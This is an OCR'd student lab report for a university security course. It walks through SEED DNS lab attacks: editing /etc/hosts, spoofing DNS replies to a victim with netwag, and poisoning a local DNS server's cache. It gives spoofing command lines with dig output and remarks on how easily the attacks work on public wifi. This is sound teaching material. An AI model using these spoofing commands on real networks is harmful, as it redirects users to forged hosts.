Hin Lok Chan

Csc 650


Project 2

5/11/16

The goal of this lab is learn how to attack a DNS server or attack a victim by DNS server. This lab teaches three attacks, first one is change the victim's cache, second is change response from DNS to victim, and third one is change response form DNS root server to local DNS.

All computer have a host file (/etc/host) , which is an index to cache some ip address of host name. The first attack is to modify this file. But this attack is hard because this file is protected by password, attacker need to know the password and become root to practice this attack. Therefore, to leverage this attack in real-world, you only can attack close relationship people's computer, which you know the password, or attack computer that is not protected by password (but this is rare, even though public computer's root usually have password.

the host file




dns [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the m
Terminal
libcap2.22
Wireshark
user [Running] - Oracle VM VirtualBox
Terminal
12:26 AM
Seed
Right Ctrl
12:26 AM
5/10/2016

```
 * Stopping domain name service... bind9
waiting for pid 904 to die

 * Starting domain name service... bind9
[05/10/2016 00:12] seed@ubuntu:~$ ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:eb:f1:19
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feeb:f119/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:133 errors:0 dropped:0 overruns:0 frame:0
          TX packets:151 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39301 (39.3 KB)  TX bytes:18478 (18.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:77 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6578 (6.5 KB)  TX bytes:6578 (6.5 KB)

[05/10/2016 00:13] seed@ubuntu:~$
```

```
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com
130.212.10.204          www.google.com      #ip of sfsu.edu
127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com

127.0.0.1       www.wtlabadserver.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
"/etc/hosts" 38L, 941C                                        1,1           All
```

.
_



```
 * Stopping domain name service... bind9
waiting for pid 904 to die

 * Starting domain name service... bind9
[05/10/2016 00:12] seed@ubuntu:~$ ifcon
eth13     Link encap:Ethernet  HWaddr 0
          inet addr:10.0.2.5  Bcast:10.
          inet6 addr: fe80::a00:27ff:fe
          UP BROADCAST RUNNING MULTICAS
          RX packets:133 errors:0 dropp
          TX packets:151 errors:0 dropp
          collisions:0 txqueuelen:1000
          RX bytes:39301 (39.3 KB)  TX

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255
          inet6 addr: ::1/128 Scope:Hos
          UP LOOPBACK RUNNING  MTU:1643
          RX packets:77 errors:0 droppe
          TX packets:77 errors:0 droppe
          collisions:0 txqueuelen:0
          RX bytes:6578 (6.5 KB)  TX by

[05/10/2016 00:13] seed@ubuntu:~$ 
```

Hands-on Labs for Security Education

Started in 2002, funded by a total of 1.3 million dollars from NSF, and now used by hundreds of educational institutes worldwide, the SEED project's objective is to develop hands-on laboratory exercises (called SEED labs) for computer and information security education and help instructors adopt these labs in their curricula.

Easy Lab Setup

Students just need to download our pre-built virtual machine image to their personal computers. There is no need for a physical lab space or dedicated computers. All the software we use for the lab environment setup is open-source and free.

Over 30 Labs

We have developed over 30 labs that cover a wide range of topics in computer and information security, including software security, network security, web security, operating system security and mobile app security. More labs are currently being developed.


Workshops 2016 (free)

To help instructors adopt SEED labs in their curricula, we will organize 2 workshops each summer at Syracuse University, with a goal of training instructors on using these labs in their courses. We have funds to cover the travel costs of 70 participants this year.

News & Events


June 1 - June 4, 2016
June 6 -June 9, 2016
We will hold 2 training workshops at Syracuse University in Summer 2016. The application is already closed. This year, 71 people will attend our workshops.

Entered google.com in browsing


user [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
San Francisco State University - Mozilla Firefox
10:38 AM Seed
San Francisco State University
www.google.com
Google
Most Visited
Getting Started
Seed Labs
San Francisco State University
A-Z
Calendar
Login
Search
FUTURE STUDENTS
CURRENT STUDENTS
FACULTY & STAFF
ALUMNI
ABOUT
QUICKLINKS
115th Commencement set for May 27
1 2 3 4
Get Involved
News
11/5/16 - 10:38:15 am
Right Ctrl

But went to sfsu.edu

The second attack is targeting the communication between victim and local DNS server. When a computer discover the host file don’t have the translate of a host name, it will ask the DNS server. And this attack is trying to modify fake response from DNS server. By doing so, we will use netwag, pre-installed, that will monitor the local traffic, and try to catch the DNS requires.


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Generate Run it Reset Update
Run
NW
user [Running] - Oracle VM VirtualBox
dns [Running] - Oracle VM VirtualBox
Terminal
libcap2.22
Wireshark
12:51 AM
Seed
Right Ctrl
10/5/16 - 12:51:47 am
5/10/2016

Parameters for tool 105 (Sniff and send DNS answers):

- www.example.com hostname: hostname
- 1.2.3.4 hostnameip: hostname IP
- ns.example.com authns: authoritative name server
- 10.2.0.7 authnsip: authns IP
- Lo0 / Eth0 device: device name

Advanced parameters:

- 10 ttl: ttl in seconds
- src host 10.2.0.5 filter: pcap filter
- linkbraw / linkfbraw / link / rawlink / linkraw / best spoofip: IP spoof initialization type


```
105 --hostname "www.example.com" --hostnameip 1.2.3.4 --authns "ns.example.com" --authnsip 10.2.0.7 --filter "src host 10.2.0.7"
```

```
Running "105 --hostname "www.example.com" --hostnameip 1.2.3.4 --authns "ns.example.com" --authnsip 10.2.0.7 --filter "src host 10.2.0.7""
Tool successfully interrupted
```

The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer to be able to use it in your

```
 * Stopping domain name service... bind9
waiting for pid 904 to die
                                                                    [ OK ]
 * Starting domain name service... bind9                            [ OK ]
[05/10/2016 00:12] seed@ubuntu:~$ ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:eb:f1:19
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feeb:f119/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:133 errors:0 dropped:0 overruns:0 frame:0
          TX packets:151 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39301 (39.3 KB)  TX bytes:18478 (18.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:77 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6578 (6.5 KB)  TX bytes:6578 (6.5 KB)

[05/10/2016 00:13] seed@ubuntu:~$ ipconfig
```

The setting in Netwag, 10.0.2.7 is the victim, and 10.0.2.5 is the DNS server.



ubuntu [Running] - Oracle VM VirtualBox
netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Copy command Interrupt Pause ■ scroll ■ crush
Run
■ NW
user [Running] - Oracle VM VirtualBox
Terminal
12:47 AM

```
DNS_answer________________________________________________.
| id=27034  rcode=OK         opcode=QUERY                 |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1   |
| www.example.com. A                                      |
| www.example.com. A 10 1.2.3.4                           |
| ns.example.com. NS 10 ns.example.com.                   |
| ns.example.com. A 10 10.2.0.7                           |
|_________________________________________________________|
DNS_answer________________________________________________.
| id=27034  rcode=OK         opcode=QUERY                 |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1   |
| www.example.com. A                                      |
| www.example.com. A 10 1.2.3.4                           |
| ns.example.com. NS 10 ns.example.com.                   |
| ns.example.com. A 10 10.2.0.7                           |
|_________________________________________________________|
DNS_answer________________________________________________.
| id=27034  rcode=OK         opcode=QUERY                 |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1   |
| www.example.com. A                                      |
| www.example.com. A 259200 10.0.2.1                      |
| example.com. NS 259200 ns.example.com.                  |
| ns.example.com. A 259200 10.0.2.5                       |
|_________________________________________________________|
DNS_question______________________________________________.
```

```
105 --hostname "www.example.com" --hostnameip 1.2.3.4 --aut
hns "ns.example.com" --authnsip 10.2.0.7
```


```
Tool finished its job
Running "105 --hostname "www.example.com" --hostnameip 1.2.3.4 --a
uthns "ns.example.com" --authnsip 10.2.0.7"
```

```
; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27034
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       10.0.2.5

;; Query time: 0 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Tue May 10 00:46:57 2016
;; MSG SIZE  rcvd: 82

[05/10/2016 00:46] seed@ubuntu:~$ dig www.example.com

; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55828
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A       10.2.0.7

;; Query time: 0 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Tue May 10 00:47:39 2016
;; MSG SIZE  rcvd: 88

[05/10/2016 00:47] seed@ubuntu:~$
```

result

Practice this attack is easy, the attacker just need to in the same local network, which the easiest way is in the same public wifi. Attacker just need to use tools that similar netwag. The con is you need to know the ip of the victim, and only can attack one computer at a time. The attacker also need to keep online during the attack

The third attack is similar as the last one, but the target change to local DNS with root DNS. When local DNS don’t have the ip address, it will ask the root DNS. The attack is try to modify a fake response from root DNS.



```
| b.iana-servers.net. A 197 1.2.3.4                 |
DNS_question
| id=45795  rcode=OK        opcode=QUERY            |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=0  |
| ns.example.com. AAAA                              |
DNS_answer
| id=58461  rcode=OK        opcode=QUERY            |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=2  add=2  |
| www.example.com. A                                |
| www.example.com. A 194 1.2.3.4                    |
| example.com. NS 172795 a.iana-servers.net.        |
| example.com. NS 172795 b.iana-servers.net.        |
| a.iana-servers.net. A 195 1.2.3.4                 |
| b.iana-servers.net. A 195 1.2.3.4                 |
DNS_question
| id=64927  rcode=OK        opcode=QUERY            |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=0  |
| a.iana-servers.net. AAAA                          |
DNS_question
| id=57783  rcode=OK        opcode=QUERY            |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=0  |

105 --hostname "www.example.com" --hostnameip 1.2.3.4 --authns "ns.example.com" --authnsip 1.2.3.5 --ttl 200 --filter "src host 10.0.2.5" --spoofip "raw"

Running "105 --hostname "www.example.com" --hostnameip 1.2.3.4 --authns "ns.example.com" --authnsip 1.2.3.5 --ttl 200 --filter "src host 10.0.2.5" --spoofip "raw""
```

```
eth13     Link encap:Ethernet  HWaddr 08:00:27:eb:f1:19
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feeb:f119/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:128 errors:0 dropped:0 overruns:0 frame:0
          TX packets:129 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40181 (40.1 KB)  TX bytes:16604 (16.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2222 (2.2 KB)  TX bytes:2222 (2.2 KB)

[05/11/2016 01:42] seed@ubuntu:~$ sudo rndc flush
[sudo] password for seed:
[05/11/2016 01:43] seed@ubuntu:~$ sudo service bind9 restart
 * Stopping domain name service... bind9
 * Starting domain name service... bind9
[05/11/2016 01:44] seed@ubuntu:~$
```

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58461
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        194     IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            172795  IN      NS      a.iana-servers.net.
example.com.            172795  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     195     IN      A       1.2.3.4
b.iana-servers.net.     195     IN      A       1.2.3.4

;; Query time: 0 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Wed May 11 01:45:09 2016
;; MSG SIZE  rcvd: 129

[05/11/2016 01:45] seed@ubuntu:~$
```

Since it also use netwaq to practice this attack, which it as easy as last one, but it prison the local DNS server cache, which all computer that relies on this DNS will get fake result. The attacker also can leave after the attack, but the con is reference will store in dump.db, which the ISP can find out.